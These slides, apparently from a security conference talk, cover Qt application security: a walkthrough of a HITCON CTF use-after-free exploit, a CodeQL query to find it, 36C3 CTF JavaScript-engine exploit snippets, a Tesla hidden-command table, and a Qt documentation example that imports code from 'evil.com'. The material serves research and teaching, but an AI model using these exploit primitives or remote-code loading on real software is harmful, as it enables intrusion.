

從漏洞案例解析 Qt Framework 的 應用程式安全

Hank Chen @ InnoEdge Labs



Whoami



Hank Chen

Independent Security Researcher

- Application Security Researcher @ InnoEdge Labs
- Passionate about Vulnerability Exploitation, Reverse Engineering, Malware Analysis, and Application Security
- OSCP certified and reported several CVEs
- Current CTF team member of 10sec, XTSJ x and TWN48, and mainly focus on Reverse, Pwn, Crypto challenges
- Security community member of UCCU Hackers
- Spoked at many cybersecurity conferences, such as Black Hat USA, FIRST, CODE BLUE, HITCON, VXCON, ThreatCon, CYBERSEC

Outline

- Dissect QT Framework
- Bug Hunting
- Conclusion

Dissect Qt Framework

How Popular is Qt?

Name	Category	# Repository	%
Qt	Framework	45,635	35.70%
ROS	Robotics	16,796	13.14%
Boost	Framework	6,205	4.85%
MFC	Framework	4,409	3.45%
Cocos2d	Game Engine	3,587	2.81%
OpenFrameworks	Framework	3,264	2.55%
JUCE	Framework	2,204	1.72%
PCL	Robotics	1,719	1.34%
imgui	GUI	1,557	1.22%
wxWidgets	GUI	1,076	0.84%
Cinder	Framework	1,042	0.82%
Allegro	Game Engine	958	0.75%
Godot	Game Engine	682	0.53%
GamePlay	Game Engine	561	0.44%
dlib	Framework	547	0.43%

Table: Top 15 most popular C++ frameworks among all open-sourced repositories from GitHub.

Dissect Qt Framework

- Basically, Qt Framework inherit from C++
- Qt has a unique Meta-Object System to provide several features, such as
 - inter-object communication
 - run-time type information
 - the dynamic property system
- It also implements a lot of useful modules
 - QtCore
 - QtGUI
 - QtQuick
 - QtWebEngine
 - ...

Reverse Engineering in Qt Framework

Signals & Slots

```
MainWindow::MainWindow() {
                                                          Please Enter Access Code
     // Create lineEdit instance
     v0 = operator.new(0x30)
    QLineEdit(v0) —
                                                        Please enter text here.
     *(this + 0x30) = v0
    // Register callbacks
                                                                OK
     connect(*(this+0x30), "2textChanged(QString)"
             , this, 'lupdateText(QString)", 0)
10
11
     connect(*(this+0x30), "2editingFinished()"
13
             , this, "lhandleInput()", 0)
14
                                                      textChanged
16 MainWindow: updateText (QString v1) { ←
    // Slot
   if (v1 != null)
     *(this + 0x48) = v1 // this -> text
```

USENIX Security'23 - Egg Hunt in Tesla Infotainment: A First Look at Reverse Engineering of Qt Binaries

Reverse Engineering in Qt Framework

Signals & Slots




USENIX Security'23 - Egg Hunt in Tesla Infotainment: A First Look at Reverse Engineering of Qt Binaries

Experiment Setup and Findings

Category	Content	Description	
	"007"	Submarine Easter egg	
	"modelxmas"	Show holiday lights	
Easter	"42"	Change car name	
Egg	"mars"	Turn map into Mars surface	
	"transport"	Transport mode	
	"performance"	Performance mode	
·	"showroom"	Showroom mode	
	SecurityToken1	Enable diagnostic mode	
Access	SecurityToken2	Enable diagnostic mode	
Token	$crc(token) = 0 \times 18e5a977$	Enable developer mode	
	crc(token) = -0x73bbee22	Enable developer mode	
Master Pwd	"3500"	Exit valet mode	

Table: Hidden commands from Tesla firmware.



Bug-hunting

Bug-hunting in Qt Applications


- For bug-hunting, we can try to find out the source(s) and the sink(s)
 to trigger the vulnerable functions.
- Stage1: Transform the vulnerability from exploitation style to bughunting style
- Stage2: Break down bug-hunting by using different tools
 - CodeQL
 - IDA Python
 - Symbolic Execution
 - Fuzzing

Stage1: Transform the vulnerability from exploitation style to bug-hunting style

What do I learn from the previous exploits?

Vulnerabilities

- □ QML DLL Side-Load
- □ QML Escape



Primitives/Root Cause

Buffer Overflow
(Arbitrary) Memory Write
Arbitrary File Write
Arbitrary File Write
Race Condition / UAF

- Are these exploits realistic?
 - How to find them?

Implications for Application Security

The QML security model is that QML content is a chain of trusted content: the user installs QML content that they trust in the same way as they install native Qt applications, or programs written with runtimes such as Python and Perl. That trust is establish by any of a number of mechanisms, including the availability of package signing on some platforms.

In order to preserve the trust of users, QML application developers should not load and execute arbitrary JavaScript or QML resources. For example, consider the QML code below:

```
import QtQuick 2.0
import "http://evil.com/evil.js" as Evil

Component {
    onLoaded: Evil.doEvil()
}
```


This is equivalent to downloading and executing "http://evil.com/evil.exe". The QML engine will not prevent particular resources from being loaded. Unlike JavaScript code that is run within a web browser, a QML application can load remote or local filesystem resources in the same way as any other native applications, so application developers must be careful in loading and executing any content.

As with any application accessing other content beyond its control, a QML application should perform appropriate checks on any untrusted data it loads. **Do not, for example, use import, Loader or XMLHttpRequest to load any untrusted code or content.**





		00000000	00000000	0000	0000	50000040
.rsrc 00000340 0000B000 00000400 0	00007600	00000000	00000000	0000	0000	40000040
.reloc 00000094 0000C000 00000200 0	00007A00	00000000	00000000	0000	0000	42000040

This section contains:



Weintek EasyBuilder Pro cMT Series Project Decompiling Contains ZipSlip Vulnerability (CVE-2023-0104)





Case Study: QObject Ownership

- Qt 5.15.2
- C++ <-> JavaScript
- Even the object's ownership is transferred to JavaScript, the members of C++ object still can be referenced.

QJSEngine QObject UAF

```
class MyQobj: public QObject
{
    Q_OBJECT
public:
    Q_INVOKABLE void myFunc(int val){ privObj = val; }
private:
    int privObj;
}
```

```
QJSEngine* engine = New QJSEngine();
MyQobj* qobj = new MyQobj();
jsobj = engine->newQObject(qobj);
engine->globalObject().setProperty("OBJ", jsobj);
Delete engine;
qobj->setPrivObj(100);
```


```
int main(int argc, char *argv[]){
    QCoreApplication a(argc, argv);
    QJSValue jsTimer;
    QJSEngine* myEngine = new QJSEngine();
    QQTimer* myTimer = new QQTimer();
   myEngine->installExtensions(QJSEngine::ConsoleExtension);
    jsTimer = myEngine->newQObject(myTimer);
    myEngine->globalObject().setProperty("Timer", jsTimer);
   delete myEngine;
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;</pre>
    myTimer->setTimeout(1234);
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;</pre>
   myEngine = new QJSEngine();
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;</pre>
                                  hank@hank-virtual-machine:~/MY_CTF_CHALLENGES
     return a.exec();
                                  /hitcon_ctf_2023/qjsengine/src/build$ ./qqq
    return 0;
                                  timeout: 0
                                  timeout: 1234
                                  timeout: 250
```

HITCON CTF 2023 Quals - QQQ

```
Windows PowerShell
PS C:\Users\hank_k_chen\Desktop\qqq-ca669d818f246e6e1c136f46dad196068d09efc2> .\qqq.exe
     Simple JS Benchmark
  1. Add Script
  2. Delete Script
  3. Edit Script
  4. View Script
  5. Add Testcase
  6. Delete Testcase
  7. Edit Testcase
  8. View Testcase
  9. Run Testcase
 10. Set Timer
 11. Check Timer
  12. Exit
Your choice: 1
Give me one-line JS script: console.log(123)
Your script index: 0
```

```
class QQTestcase: public QObject
   Q_OBJECT
public:
    QQTestcase() {
       myTimer=0;
        myEngine=0;
       scriptId=0;
       used=0;
    void createJsEngine(){
       if (myEngine) return;
        myEngine = new QJSEngine();
       used = 0;
    void releaseJsEngine(){
        if (myEngine==0) return;
       delete myEngine;
        myEngine = 0;
    void setScriptId(int id){ scriptId=id; }
    int getScriptId(){ return scriptId; }
    void setTimer(QQTimer* timer){ myTimer=timer; }
    long long getTimeout(){ return myTimer->getTimeout(); }
    void setTimeout(long long limit){ myTimer->setTimeout(limit); }
    bool checkAvailability(){ return used==0?true:false; }
    void evaluate(QString* script);
    virtual ~QQTestcase() {}
private:
   QQTimer* myTimer;
   QJSEngine* myEngine;
    int scriptId;
    int used;
    char dummy[PADDING_SIZE];
```

After Compiled



Add Testcase

```
struct QQTestcase
QQTimer* myTimer; // 0x10
QJSEngine* myEngine; //0x18
int scriptId; //0x20
int used; //0x24
}
```

```
struct QQTimer {
   int timeout; //0x10
   QElapsedTimer* timer; 0x18
   int jsTime; // 0x20
   int cppTime; // 0x24
}
```

```
void add testcase(){
    int testcaseIdx = testcaseList.size();
    int scriptIdx;
    long long timeout;
    QQTestcase* testcase;
    qtout << "Script Index: ";</pre>
    qtout.flush();
    qtin >> scriptIdx;
    if ((scriptIdx >= scriptList.size()) || ((scriptIdx < 0))){</pre>
        qtout << "Index out of bound!" << Ot::endl;</pre>
        qtout.flush();
        return;
    if (scriptFreeList.indexOf(scriptIdx) >= 0){
        qtout << "Cannot access deleted script!" << Qt::endl;</pre>
        qtout.flush();
        return;
    qtout << "Set timeout: ";</pre>
    qtout.flush();
    qtin >> timeout;
    if (testcaseFreeList.size() > 0){
        testcaseIdx = testcaseFreeList.at(0);
        testcaseFreeList.remove(0);
        testcase = testcaseList.at(testcaseIdx);
     else {
        testcase = new QQTestcase();
        testcaseList.append(testcase);
```

Delete Testcase

```
struct QQTestcase {
    QQTimer* myTimer; // 0x10
    QJSEngine* myEngine; //0x18
    int scriptId; //0x20
    int used; //0x24
}
```

```
struct QQTimer {
   int timeout; //0x10
   QElapsedTimer* timer; 0x18
   int jsTime; // 0x20
   int cppTime; // 0x24
}
```

```
void delete_testcase(){
    QQTestcase* testcase;
    int testcaseIdx;
    qtout << "Testcase Index: ";</pre>
    qtout.flush();
    qtin >> testcaseIdx;
    if ((testcaseIdx >= testcaseList.size()) || (testcaseIdx<0)){</pre>
        qtout << "Index out of bound!" << Qt::endl;</pre>
        qtout.flush();
        return;
    if (testcaseFreeList.indexOf(testcaseIdx) >= 0){
        qtout << "Cannot access deleted testcase!" << Qt::endl;</pre>
        qtout.flush();
        return;
    testcaseFreeList.append(testcaseIdx);
    testcase = testcaseList.at(testcaseIdx);
    testcase->releaseJsEngine();
```

Edit Testcase

```
struct QQTestcase {
    QQTimer* myTimer; // 0x10
    QJSEngine* myEngine; //0x18
    int scriptId; //0x20
    int used; //0x24
}
```

```
struct QQTimer {
   int timeout; //0x10
   QElapsedTimer* timer; 0x18
   int jsTime; // 0x20
   int cppTime; // 0x24
}
```

```
void edit_testcase(){
    qtout << "Script Index: ";</pre>
    qtout.flush();
    qtin >> scriptIdx;
    if ((scriptIdx >= scriptList.size()) || ((scriptIdx < 0))){</pre>
        qtout << "Index out of bound!" << Qt::endl;</pre>
        qtout.flush();
        return;
    if (scriptFreeList.indexOf(scriptIdx) >= 0){
        qtout << "Cannot access deleted script!" << Qt::endl;</pre>
        atout.flush();
        return;
    testcase->setScriptId(scriptIdx);
    qtout << "Set timeout: ";</pre>
    qtout.flush();
    qtin >> timeout; Overwrite an 8-byte value at QQTimer+0x10
    testcase->setTimeout(timeout);
```

Run Testcase

```
struct QQTestcase
QQTimer* myTimer; // 0x10
QJSEngine* myEngine; //0x18
int scriptId; //0x20
int used; //0x24
}
```

```
struct QQTimer {
   int timeout; //0x10
   QElapsedTimer* timer; 0x18
   int jsTime; // 0x20
   int cppTime; // 0x24
}
```

```
void run testcase(){
    qtout << "Testcase Index: ";</pre>
    qtout.flush();
    qtin >> testcaseIdx;
    if (testcaseIdx >= testcaseList.size()){
        qtout << "Index out of bound!" << Qt::endl;</pre>
        qtout.flush();
        return;
    if (testcaseFreeList.indexOf(testcaseIdx) >= 0){
        qtout << "Cannot access deleted testcase!" << Qt::endl;</pre>
        qtout.flush();
        return;
    testcase = testcaseList.at(testcaseIdx);
    scriptIdx = testcase->getScriptId();
    if (scriptFreeList.indexOf(scriptIdx) >= 0){
        qtout << "Cannot access deleted script!" << Qt::endl;</pre>
        qtout.flush();
        return;
    currentScript = &scriptList[scriptIdx];
    testcase->evaluate(currentScript);
    qtout << "-- Testcase Result --" << Qt::endl;</pre>
    qtout << "Testcase id: " << testcaseIdx << Qt::endl;</pre>
    qtout << "Script id: " << scriptIdx << Qt::endl;</pre>
    qtout.flush();
    check timer();
```

Run Testcase

```
struct QQTestcase {
    QQTimer* myTimer; // 0x10
    QJSEngine* myEngine; //0x18
    int scriptId; //0x20
    int used; //0x24
}
```

```
struct QQTimer {
   int timeout; //0x10
   QElapsedTimer* timer; 0x18
   int jsTime; // 0x20
   int cppTime; // 0x24
}
```

```
QJSValue jsTimer;
            QString evalScript;
            QJSValue func;
            QThread *thread = new QThread();
            QTimer* timer = new QTimer();
             long long timeout = myTimer->getTimeout();
             if (timeout > 5000){
                 timeout = 5000;
             if (timeout < 0){</pre>
                 timeout = 0;
            if (used==0) {
                myEngine->installExtensions(QJSEngine::ConsoleExtension);
Leak heap
                 jsTimer = myEngine->newQObject(myTimer); // leak heap addr
Transfer ownership myEngine->globalObject().setProperty("Timer", jsTimer);
```

void QQTestcase::evaluate(QString* script){


Leak Heap Address

```
Simple JS Benchmark
  1. Add Script
  2. Delete Script
  3. Edit Script
  4. View Script
  Add Testcase
  6. Delete Testcase
  7. Edit Testcase
  8. View Testcase
  9. Run Testcase
  10. Set Timer
  11. Check Timer
  12. Exit
Your choice: 1
Give me one-line JS script: console.log(Timer);
Your script index: 0
```

```
Your choice: 5
Script Index: 0
Set timeout: 1000
Initialize cppTimer!
Your testcase index: 0
```

```
Your choice: 9
Testcase Index: 0
js: QQTimer(0x262d9238f40)
QObject::killTimer: Timers cannot be stopped from another thread
QObject::~QObject: Timers cannot be stopped from another thread
-- Testcase Result --
Testcase id: 0
Script id: 0
timeout: 1000
jsTime: 22
cppTime: 6
```

Heap Spray



Arbitrary Read/Write

```
struct QQTestcase {
    QQTimer* myTimer; // 0x10
    QJSEngine* myEngine; //0x18
    int scriptId; //0x20
    int used; //0x24
}
```

```
struct QQTimer {
   int timeout; //0x10
   QElapsedTimer* timer; 0x18
   int jsTime; // 0x20
   int cppTime; // 0x24
}
```

- QQTimer is a global variable
- QQTimer.timeout can be modified by edit_testcase
- With this structure, we can gain the primitives for arbitrary read and write

Stage2: Break down bug-hunting by using different tools

- CodeQL
- IDA Python
- Symbolic Execution
- Fuzzing

CodeQL

- If the target is open-source, then we can create CodeQL database for it!
- By learning from these exploits, maybe we can triage the potential vulnerabilities in open-source project by CodeQL.

Case Study: QJsEngine QObject UAF

- Find the usage of QJsEngine::newQObject() and taint the C++ object, argument and return QJsValue
- 2. Check if the QJsValue in [1.] is transfer to QJsEngine by setProperty
- 3. Check if the QJsEngine object in [1.] is deleted/freed
- 4. Check if the C++ object in [1.] still can be referenced after [3.]

```
int main(int argc, char *argv[]){
    QCoreApplication a(argc, argv);
    QJSValue jsTimer;
    QJSEngine* myEngine = new QJSEngine();
    QQTimer* myTimer = new QQTimer();
   myEngine->installExtensions(QJSEngine::ConsoleExtension);
    jsTimer = myEngine->newQObject(myTimer);
    myEngine->globalObject().setProperty("Timer", jsTimer);
   delete myEngine;
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;</pre>
    myTimer->setTimeout(1234);
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;</pre>
   myEngine = new QJSEngine();
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;</pre>
                                  hank@hank-virtual-machine:~/MY_CTF_CHALLENGES
     return a.exec();
                                  /hitcon_ctf_2023/qjsengine/src/build$ ./qqq
    return 0;
                                  timeout: 0
                                  timeout: 1234
                                  timeout: 250
```

```
int main(int argc, char *argv[]){
    QCoreApplication a(argc, argv);
    QJSValue jsTimer;
    QJSEngine* myEngine = new QJSEngine();
    QQTimer* myTimer = new QQTimer();
    myEngine->installExtensions(QJSEngine::ConsoleExtension);
    jsTimer = myEngine->newQObject(myTimer);
    myEngine->globalObject().setProperty("Timer", jsTimer);
    delete m v getStmt(6): [ExprStmt] ExprStmt Line 28
    qtout <<

✓ getExpr(): [FunctionCall] call to operator= Line 28
    myTimer-:

✓ getArgument(0): [FunctionCall] call to newQObject Line 28

    qtout <<
                     getArgument(0): [VariableAccess] myTimer Line 28
    myEngine
                     getArgument(0).getFullyConverted(): [CStyleCast] (QObject *)... Line 28
    qtout <<
                    getImplicitDestructorCall(0): [DestructorCall] call to ~QJSValue Line 28
                  > getArgument(0).getFullyConverted(): [ReferenceToExpr] (reference to) Line 28
       return
    return 0
                   getExpr().getFullyConverted(): [ReferenceDereferenceExpr] (reference dereference) Line 28
```

```
int main(int argc, char *argv[]){
     QCoreApplication a(argc, argv);
     QJSValue jsTimer;
     QJSEngine* myEngine = new QJSEngine();
     QQTimer* myTimer = new QQTimer();
     myEngine->installExtensions(QJSEngine::ConsoleExtension);
     jsTimer = myEngine->newQObject(myTimer);
    myEngine->globalObject().setProperty("Timer", jsTimer);
     delete myEngine:

✓ getStmt(7): [ExprStmt] ExprStmt Line 29

     atout << "time

✓ getExpr(): [FunctionCall] call to setProperty Line 29
    myTimer->setTir

✓ getQualifier(): [FunctionCall] call to globalObject Line 29

     qtout << "time
                              getQualifier(): [VariableAccess] myEngine Line 29
    myEngine = new
                              getQualifier().getFullyConverted(): [CStyleCast] (const QJSEngine *)... Line 29
     qtout << "time
                          > getArgument(0): [ConstructorCall] call to QString Line 29
                             getArgument(1): [VariableAccess] jsTimer Line 29
       return a.exe
                          > getImplicitDestructorCall(0): [DestructorCall] call to ~QString Line 29
     return 0;
                            getImplicitDestructorCall(1): [DestructorCall] call to ~QJSValue Line 29
                             getQualifier().getFullyConverted(): [TemporaryObjectExpr] temporary object Line 29
                            getArgument(0).getFullyConverted(): [ReferenceToExpr] (reference to) Line 29
                            getArgument(1).getFullyConverted(): [ReferenceToExpr] (reference to) Line 29
```

```
int main(int argc, char *argv[]){
    QCoreApplication a(argc, argv);
    QJSValue jsTimer;
    QJSEngine* myEngine = new QJSEngine();
    QQTimer* myTimer = new QQTimer();
    myEngine->installExtensions(QJSEngine::ConsoleExtension);
    jsTimer = myEngine->newQObject(myTimer);
    myEngine->globalObject().setProperty("Timer", jsTimer);
    delete myEngine;
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;</pre>
    myTimer->
               getStmt(8): [ExprStmt] ExprStmt Line 30
    qtout <<

✓ getExpr(): [DeleteExpr] delete Line 30

                    getDeallocatorCall(): [FunctionCall] call to operator delete Line 30
    myEngine

✓ getDestructorCall(): [DestructorCall] call to ~QJSEngine Line 30

    qtout <<
                      getQualifier(): [VariableAccess] myEngine Line 30
      return
                    getExprWithReuse(): [ReuseExpr] reuse of myEngine Line 30
    return 0
```

```
int main(int argc, char *argv[]){
    QCoreApplication a(argc, argv);
    QJSValue jsTimer;
    QJSEngine* myEngine = new QJSEngine();
    QQTimer* myTimer = new QQTimer();
    myEngine->installExtensions(QJSEngine::ConsoleExtension);
    jsTimer = myEngine->newQObject(myTimer);
    myEngine->globalObject().setProperty("Timer", jsTimer);
    delete myEngine;
    qtout << "timeout: " << myTimer->getTimeout() << Qt::endl;</pre>
    myTimer->setTimeout(1234);
    atout << "time
                   getStmt(9): [ExprStmt] ExprStmt Line 31
                    myEngine = ne
                     qtout << "tir
                       > getQualifier(): [FunctionCall] call to operator<< Line 31</p>
      return a.ex
                       > getArgument(0): [FunctionCall] call to getTimeout Line 31
    return 0;
                         getQualifier().getFullyConverted(): [ReferenceDereferenceExpr] (reference dereference) Line 31
                        getArgument(1): [FunctionAccess] endl Line 31
                      > getArgument(0).getFullyConverted(): [ReferenceToExpr] (reference to) Line 31
                       getExpr().getFullyConverted(): [ReferenceDereferenceExpr] (reference dereference) Line 31
```

```
import cpp
import semmle.code.cpp.dataflow.new.TaintTracking
from VariableAccess va, Expr eng, Expr qobj, Expr qjsv, Expr qjsv2, Expr dobj,
    FunctionCall newQObject, FunctionCall setProperty, FunctionCall eq, DestructorCall de
where
    // Init
    newQObject getTarget() hasName("newOObject") and
            eng =
    qobj =
                                 example6.ql on cpp-database - finished in 1 seconds (5 results) [5/16/2024, 4:41:20 AM]
                                                                                                             Open example6.ql
                       /1 »
    eq = ne
    eq.getl
    qjsv =
              #select >
                                                                                                                                    5 results
                               [1]
                 qobj
                                                                                             [3]
    setProp
                                                     file:///home/hank/MY CTF CHALLENGES/hitcon ctf 2023/qjsengine/src/main.cpp:28:36:28:42
              1 myTimer
                           is referenced at
                                            myTimer
    qjsv2 =
              2 myTimer
                           is referenced at
                                            myTimer
                                                     file:///home/hank/MY CTF CHALLENGES/hitcon ctf 2023/qjsengine/src/main.cpp:31:29:31:35
    dobj =
              3 myTimer
                           is referenced at
                                            myTimer
                                                     file:///home/hank/MY CTF CHALLENGES/hitcon ctf 2023/qjsengine/src/main.cpp:32:5:32:11
                           is referenced at
                                                     file:///home/hank/MY CTF CHALLENGES/hitcon ctf 2023/qjsengine/src/main.cpp:33:29:33:35
              4 myTimer
                                            myTimer
    // Find
                           is referenced at
                                            myTimer
                                                     file:///home/hank/MY CTF CHALLENGES/hitcon ctf 2023/qjsengine/src/main.cpp:36:29:36:35
              5 myTimer
    TaintT
    // Find QJsEngine deletion
    TaintTracking::localExprTaint(eng, dobj) and
    // Find QObject usage
    TaintTracking::localExprTaint(qobj, va)
select qobj, " is referenced at ", va, va.getLocation()
```

IDA Python

- For those closed-source binaries, the options are much fewer than the open-source one
- Based on IDA Pro, we can conduct way more complicated analysis instead of decompile binary only.

Symbolic Execution

- In terms of Taint Analysis, you may try to build your own analysis script based on Symbolic Execution engine, such as Angr.
- However, there are many inconveniences and limitations.
 For example,
 - Path explosion
 - (External) function handlers
 - Complicated constraints resolving
 - •

Fuzzing

- For Qt Framework
 - LibFuzzer in OSS-Fuzz (Qt Contributors Summit 2019)
 - Fuzzilli for JavaScript Engine
- For Applications
 - WinAFL
 - AFL++
 - ...etc

36C3 CTF - VVVV

Challenge ⇒ Fuzzing Harness

Exploit-1 PoC

```
var a = new Array(0xffffffff);
var b = new Uint32Array(0x100);
b.set(a, 0x10);
```

http://repwn.com/archives/35/

Exploit-2 PoC

```
1 \rightarrow function fakeobj(addrDouble) {
          const v4 = [1337, 1337, 1337];
          const v7 = [1337, 1337];
          for (let i = 0; i < 10; ++i) {
              const n = new Number(addrDouble);
          v7.length = 1337;
          const v9 = v4.concat(v7);
          var fake = v9[11];
10
          for (var i = 0; i < v9.length; ++i)
11
               v9[i] = 1337;
12
          return fake;
13
```

https://hxp.io/blog/62/hxp-36C3-CTF-vvvv/

V4: Avoid integer overflow on typed array length check

```
Change-Id: I370b4c4bd0d7962878849ca7c5edef6cb36eca25
Reviewed-by: Fabian Kosmale <fabian.kosmale@qt.io>
```


```
Diffstat
-rw-r--r-- src/qml/jsruntime/qv4typedarray.cpp
-rw-r--r-- tests/auto/gml/gjsengine/tst_gjsengine.cpp 36 l
2 files changed, 41 insertions, 2 deletions
diff --git a/src/qml/jsruntime/qv4typedarray.cpp b/src/qml/jsruntime/qv4typedarray.cpp
index 7d33167762..a5a720abc0 100644
--- a/src/qml/jsruntime/qv4typedarray.cpp
+++ b/src/qml/jsruntime/qv4typedarray.cpp
